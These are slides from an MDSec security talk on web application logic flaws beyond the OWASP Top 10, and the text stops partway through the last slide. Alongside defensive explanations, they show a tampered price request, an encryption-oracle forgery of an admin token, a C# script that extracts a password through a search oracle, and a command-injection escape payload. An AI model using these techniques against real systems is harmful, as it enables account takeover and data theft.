MDSec

Beyond the OWASP Top 10

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Introduction

MDSec Background

MDSec Short History

2007: Web Application Hacker's Handbook, 1st Edition

2011: "   "   "   "   , 2nd Edition: now in blue.

Rest of 2011:


- MDSec.net online training
- MDSec.co.uk consulting (assessment services)
- Webapp, Mobile Apps, Inf, SDLC, CREST, CHECK, other really good acronyms.

The Talk's Background

Task: create a vulnerability management system

- Wanted to integrate with Fortify, others
- Wanted metrics to feed into KPIs
- Wanted to store all vulnerabilities by OWASP top 10

- Assumption: all AppSec issues have an OWASP top 10 category
- …we will never locate, track and resolve anything else?



Introduction

Background

Remember how tempting it is to think of easy wins

Some Easy Wins:

EW #1: “We’ll just encrypt everything”

EW #2: “Everything will be input validated”

EW #3: “It’ll all be picked up in the log files / audit trail”

EW #4: “We have firewalls”

EW #5: “We have application security systems”

(E?)W #6: “We did the OWASP Top 10, and the PCI Auditor went away”

Some Easy Wins in action…

Messages from the Internet

2005: Message from a popular eCommerce Provider

“This site is absolutely secure. It has been designed to use 128-bit Secure Socket Layer (SSL) technology to prevent unauthorized users from viewing any of your information. You may use this site with peace of mind that your data is safe with us.”

Introduction

Messages from the Internet


2012: Message from a popular Cloud Provider

“We use unbreakable 256-bit AES encryption to ensure that the *contents* of your data is completely private and secure — *only you and those you choose to share with* may view the content of your files.”

Introduction

Messages from the Internet

2012: Message from a popular Security Solutions Provider



Background

Dangers of OWASP Top 10

“OWASP top 10” = “Application Security” for many internal teams.

Security products focus on it

PCI Auditors focus on it

Pentesters focus on it

Developers focus on it


We don’t want pentesting moved to the ‘Easy Wins’ Category!

Ref: Haroon Meer – “Penetration Testing Considered Harmful Today”
http://thinkst.com/stuff/44Con/44con-final.pdf

Introduction

Point of this talk

How many webapp vulnerabilities can you think of, which *don't* fall into one of these categories?



OWASP Top 10
A1 – Injection
A2 – Cross Site Scripting (XSS)
A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)
A6 – Security Misconfiguration (NEW)
A7 – Failure to Restrict URL Access
A8 – Unvalidated Redirects and Forwards (NEW)
A9 – Insecure Cryptographic Storage
A10 - Insufficient Transport Layer Protection

Introduction

Point of this talk

Conclusion: It's a good list..


Today's talk: Some highlights from our tests which aren't really described in the OWASP Top10 list + presentations.

- In vulnerability terms, *there's nothing new here.*

But:

- Results of repeated pentesting / remediation cycles
- Common occurrences, not one-offs.

This is a talk about methodology, not 'Technology X' or 'Tool Y'



OWASP Top 10
A1 – Injection
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A7 – Failure to Restrict URL Access
A8 – Unvalidated Redirects and Forwards (NEW)
A9 – Insecure Cryptographic Storage
A10 - Insufficient Transport Layer Protection

Simple Illustration: Replay Attack

Background

A system allows trading on real-time prices. Trading is sufficiently complex that by the time a user has decided on a purchase/sale, the price on the server may have changed.


Solution: Users' prices are stored on the client side, but a checksum is included with the price. This allows the server to validate the price specified has not been tampered with.

Simple Illustration: Replay Attack

(Trivial) Vulnerability

Users can either:

- Find a cheap item, and use the checksum to buy an expensive item
- Wait for an item to increase/decrease in price, then use the old checksum.


burp suite professional
burp intruder repeater window about
scanner intruder repeater sequencer decoder comparer options alerts
target proxy spider
intercept options history
forward drop intercept is on action
raw params headers hex viewstate
+ < > 0 matches

```
POST /shop/48/Shop.aspx?prod=4&name=marcus HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Referer: http://akjbsgzaesfw.mdseclabs.net/shop/48/Shop.aspx?prod=4&name=marcus
Accept-Language: en-GB
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64;
Trident/5.0)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: 192.168.71.133
Content-Length: 144
Proxy-Connection: Keep-Alive
Pragma: no-cache

quantity=1&price=399&pricing_token=36786056A9B1FB4C291EAB853A2B851EE91BD600
```

Recognising Inference Holes

Background


- “Forgot Password” generated a secondary challenge.
- Originally, a pentest had concluded that username enumeration was possible because if the username is not recognised, no challenge is generated.

Solution: Issue a “forgot password” challenge, and allow it to be answered, and then give a generic response “Thank you, recovery information has been sent to your email account”.


Recognising Inference Holes

The Vulnerability – User Enumeration after all…

- The dummy challenge is going to be a randomly generated question.
- Attacker can determine valid accounts by trying the same account twice.



Username: admin@mdsec.net

Invalid user.


Forgotten password

Secret question: What street did you grow up on?

Secret answer:


Forgotten password

Secret question: What is your mother's first name?


Secret answer:

An Encryption Oracle

Background

- `RememberMe` cookie is used to store an authentication token.
- The `RememberMe` token contains meaningful data (random data, source IP, uid), and is protected using strong encryption.
- `ScreenName` cookie stores screen name.
- A security audit recommends that the `ScreenName` cookie is also encrypted.

Solution: Developers use the same strong encryption as for `RememberMe`*. Whilst it may be overkill, it provides the same security benefit – Right?*


Welcome back, manicsprout


[redacted] Made Easy.

An Encryption Oracle

The First Vulnerability: an Encryption 'Reveal' Oracle

Users can now leverage the displayed screen name to decrypt the `RememberMe` cookie. We supply the `RememberMe` cookie value in place of the `ScreenName` cookie.

Interesting info-leakage, but not a serious vulnerability – yet..



Welcome back, **marcus|134|10.1.1.154|1301216856**


[redacted] Made Easy.

An Encryption Oracle

The Second Vulnerability: an Encryption 'Write' Oracle

Users can choose their own screen name! Selecting the screen name `admin|1|10.1.1.154|1301216856` gives you an encrypted `ScreenName` cookie.

This encrypted value is a valid `RememberMe` token as well ...



Welcome back, **marcus|134|10.1.1.154|1301216856**

Edit Your Personal Details

Name	Marcus
Surname	Pinto
Screen Name	admin|1|10.1.1.154|1301216856 ✓✗
Email	marcus@mdsec.co.uk

Searching within Searches

Background

An application returns documents that match a user-supplied search term. As an incentive to attract users, they know their search is found but need to pay/sign up to view the document in question.

Solution: Documents appear in the search response, but there is access control which stops you actually viewing the document until you're signed in.

Searching within Searches


Vulnerability

An attacker could brute-force sensitive content within protected documents by searching one word or letter at a time, for example:

```
US Sanctions
US Sanctions planned
…
…
US Sanctions planned against DotNetNuke authors
```


Found on an internal wiki: some router configs. This time a substring match works!

```
Password
Password=
Password=a
Password=b
Password=ba…
```



Searching within Searches

Vulnerability



Asking the Oracle

Knowledgebase Search


Please enter a search term password

(eg "password" for password help)

Documents Found:

portal config

password management




Asking the Oracle

Knowledgebase Search

Please enter a search term password=a

(eg "password" for password help)

Documents Found:



Asking the Oracle

Knowledgebase Search

Please enter a search term password=m

(eg "password" for password help)


Documents Found:

portal config

3

Searching within Searches

Vulnerability



```
static void Main(string[] args)
{
    string current_requeststring = args[0]; //search term
    System.Console.Write("found: " + current_requeststring);

    for (int i =45; i <= 122; i++)
    {
              WebClient wc = new WebClient();
              wc.Headers.Add("Content-Type","application/x-www-form-urlencoded");

        if (i == 95) //skip wildcard character
            i++;

        string response = wc.UploadString("http://192.168.71.133/tempfiles/help.aspx",
        "btnSubmit=Search&txtSearch="+current_requeststring+(char)i);

        Match m = Regex.Match(response, "portal.config");

        if (m.Success)
        {
            current_requeststring = current_requeststring + (char)i;
            System.Console.Write((char)i);
            i = 45;
        }

    }

}
```

Risky Registration, Part 1

Background

Users register using their email address

Email address is validated to be a well-formed email address

Usernames then derived from alphanumeric portions of the email address

marcus@mdsec.co.uk → marcusmdseccouk

Risky Registration, Part 1

Vulnerability one: some access to admin menus

Whilst trying for a username enumeration attack, we register the username:

`ad@m.in`

We were hoping to get a 'user already exists' error. Instead it creates us a user called "admin". No bug?

..later we log into the site as our 'admin' user, and discover that we have created a second admin user, who can access all of the admin menus. This line is to blame:

```
if ($_SESSION['user']='admin')
{
     …
     …
```

Risky Registration, Part 1

Vulnerability two: arbitrary user hijack!

Updating our user's password resulted in the admin's password being updated…

So it's not just an admin special case, we can clone and take over any user:

Registering marcu@smdsec.co.uk would allow us to compromise the first record in the database with the (now non-unique) username marcusmdseccouk.

Risky Registration, Part 2

Background

A banking application allows existing banking customers to register to use online banking facilities. The workflow goes:

1. Challenge #1: First/Second Name, DoB
2. Challenge #2: Balance on last paper statement
3. Challenge #3: …

This should not allow immediate access to online banking

Solution: Issue a welcome pack and one-time password in the mail to the registered user's home address.

Risky Registration, Part 2

The Vulnerability

When the user had been identified based on supplied information, the application created a session object to track the customer's identify in the rest of the process. Developers reused an existing code component.

- But this code component was used elsewhere in the app's main banking functions to track the identity of authenticated users, and grant access to requests to view statements / make payments.
- A malicious bank customer could perform the following attack:
  - Log in to the main banking application as normal, to obtain a valid session.
  - Switch to the registration function, and submit another customer's personal information, causing the user identity object in their session to be overwritten.
  - Switch back to the main application and access the victim's bank account.


The Race Condition/ TOCTOU

Background

eBay allows you to use an offsite image when listing an item.

- Offsite images are outside of eBay's control.

Solution: when the user lists an item containing an off-site image, eBay checks it to make sure it's a bona fide image, parsing it etc.



The Race Condition/ TOCTOU

The Vulnerability

eBay only checked at item creation. If the image is on your server, you can alter your server's behaviour afterwards.

- After successfully listing the item, the attacker issued a 302 Redirect when the image was requested.
- The 302 Redirect was back to eBay, where you were logged in already.
- The Redirect made you bid on the item.

Escaping from Escaping

Background

This application executed OS commands using user-supplied data.

Solution: the developers considered all of the OS metacharacters which needed to be escaped, and prepended a backslash to any of those found. Their list was:

`; | & < > `` ` `` space and newline

Escaping from Escaping

The Vulnerability

The developers forgot to escape the backslash itself.

- If the attacker supplies

```
foo\;ls
```

- Then the application will supply an extra backslash..

```
foo\\;ls
```

So the application's backslash is escaped..

And the attacker's semicolon isn't.

A useful audit sanitiser

Background

- Passwords were continually being found in log files.
- Included unstructured logging eg query string, json arrays, error handling

Solution: Apply a mask to all logs to ensure entries following the string password= were masked. This used a Regex something like password=((?=.\d)(?=.*[a-z])(?=.*[A-Z])(?=.*[@#&$%]).{6,20}) and filtered out matching text.*

A useful audit sanitiser

Vulnerability: attacks are masked when triggering the security rule

```
